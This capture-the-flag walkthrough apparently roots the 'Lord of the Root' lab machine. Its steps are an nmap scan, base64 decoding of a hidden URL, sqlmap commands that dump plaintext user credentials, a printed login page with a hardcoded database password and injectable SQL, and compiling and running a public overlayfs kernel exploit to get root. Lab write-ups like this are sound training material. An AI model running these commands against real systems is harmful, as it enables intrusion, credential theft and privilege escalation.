

lord of the root

☰ Tags

[1. Connect the network](#)

[2. Root the box](#)

[2.1 Reconnaissnace](#)

1. Connect the network

Connect the network with the configuration files.

2. Root the box

2.1 Reconnaissnace

```
nmap -A -T4 -p- -Pn ip_addr
```


We scan this machine with all the ports and found that port no "1337" is running web server.

when we visit this websites we get.



Now we can run gobuster to find hidden directories but nothing worth is found for a while.

Then i just added a random string to view "ERROR 404" page on this web server we get this.



Upon viewing the page source we get a base 64 encoded string.
now we decode this string

```
1 <html>
2 
3 <!--THPrM09ETTBOVEL4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
4 </html>
5
```


```
echo string | base64 -d
```

we get another base 64 string with a message "*Closer!*"

We then again decode the string we get a url.

```
test@kali:~/Desktop/tryhackme/lord of root$ echo THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh | base64 0d
base64: 0d: No such file or directory
test@kali:~/Desktop/tryhackme/lord of root$ echo THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!test@kali:~/Desktop/tryhackme/lord of root$
test@kali:~/Desktop/tryhackme/lord of root$
test@kali:~/Desktop/tryhackme/lord of root$ exho Lzk3ODM0NTIxMC9pbmRleC5waHA= | base64 -d
bash: exho: command not found
test@kali:~/Desktop/tryhackme/lord of root$ echo Lzk3ODM0NTIxMC9pbmRleC5waHA= | base64 -d
/978345210/index.phptest@kali:~/Desktop/tryhackme/lord of root$
```

Now when we visit this site that we just found we have a login form.



← → ↻ 🏠 10.10.117.48:1337/978345210/index.php

Welcome to the Gates of Mordor

User :

Password :

Now we try to bypass manually by using some basic sql injection, but this did not work in this case.

So we use Sqlmap

```
sqlmap -u "url of the form" --forms --level=5 --risk=3 --dbs --batch
```

```
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
```

We get the name of the databases.

Now we find out the tables of the database Webapp

```
sqlmap -u 'url of the form' --forms -D Webapp --table --dump
```

```
Users
Database: Webapp
[1 table]
+-----+
| Users |
+-----+
```

Now when we dumped the table Users we get

```
Database: Webapp
Table: Users
[5 entries]
+-----+-----+-----+
| id  | username | password |
+-----+-----+-----+
| 1   | frodo    | iwilltakethering |
| 2   | smeagol  | MyPreciousR00t   |
| 3   | aragorn  | AndMySword       |
| 4   | legolas  | AndMyBow         |
| 5   | gimli    | AndMyAxe         |
+-----+-----+-----+
```

We found some hardcoded Credentials

We found some hardcoded Credentials

```

$meagol@LordOfTheRoots:/var/www/970345210$ cat login.php
<?php
session_start(); // Starting Session
$error=""; // Variable To Store Error Message
if (isset($_POST['submit'])) {
    if (empty($_POST['username']) || empty($_POST['password'])) {
        $error = "Username or Password is invalid";
    } else {
        // Define $username and $password
        $username=$_POST['username'];
        $password=$_POST['password'];
        $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');

        // To protect MySQL injection for Security purpose
        $username = stripslashes($username);
        $password = stripslashes($password);

        $sql="select username, password from Users where username='".$_.$username.'" AND password='".$_.$password.'";";
        //echo $sql;
        $query = $db->query($sql);
        $rows = $query->num_rows;

        if ($rows == 1) {
            $_SESSION['login_user']=$username; // Initializing Session
            header("location: profile.php"); // Redirecting To Other Page
        } else {
            $error = "Username or Password is invalid";
        }
    }
}




```

also we find the kernel version

```
uname -a
```

```
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26-14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
```

And we find a privilege escalation

| Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1) | | | |
|--|--------------------------|---|---|
| EDB-ID: 39166 | CVE: 2015-8660 | Author: REBEL | Type: LOCAL |
| EDB Verified: ✓ | | Download Exploit:  /  | Platform: LINUX |
| | | Date: 2016-01-05 | Vulnerable App:  |
| Become a Certified Penetration Tester <small>Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.</small> GET CERTIFIED | | | |

Now we download this exploit into our target machine.

```
gcc 39166.c -o test
```

```

Last login: Wed Jun 24 06:25:39 2020 from ip-10-9-23-84.eu-west-1.compute.internal
smeagol@LordOfTheRoot:~$ cd .tmp
-bash: cd: .tmp: No such file or directory
smeagol@LordOfTheRoot:~$ cd /tmp
smeagol@LordOfTheRoot:/tmp$ ls
39166.c
smeagol@LordOfTheRoot:/tmp$ gcc 39166.c -o test
smeagol@LordOfTheRoot:/tmp$ ls
39166.c  test
smeagol@LordOfTheRoot:/tmp$ ./test
root@LordOfTheRoot:/tmp# whoami
root
root@LordOfTheRoot:/tmp# cd root
bash: cd: root: No such file or directory
root@LordOfTheRoot:/tmp# cd /root
root@LordOfTheRoot:/root# ls
buf.c  Flag.txt  other.c  switcher.py
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
root@LordOfTheRoot:/root#

```

And when we run we get root access.

Hence we Root this machine using Sqlmap and kernel exploit.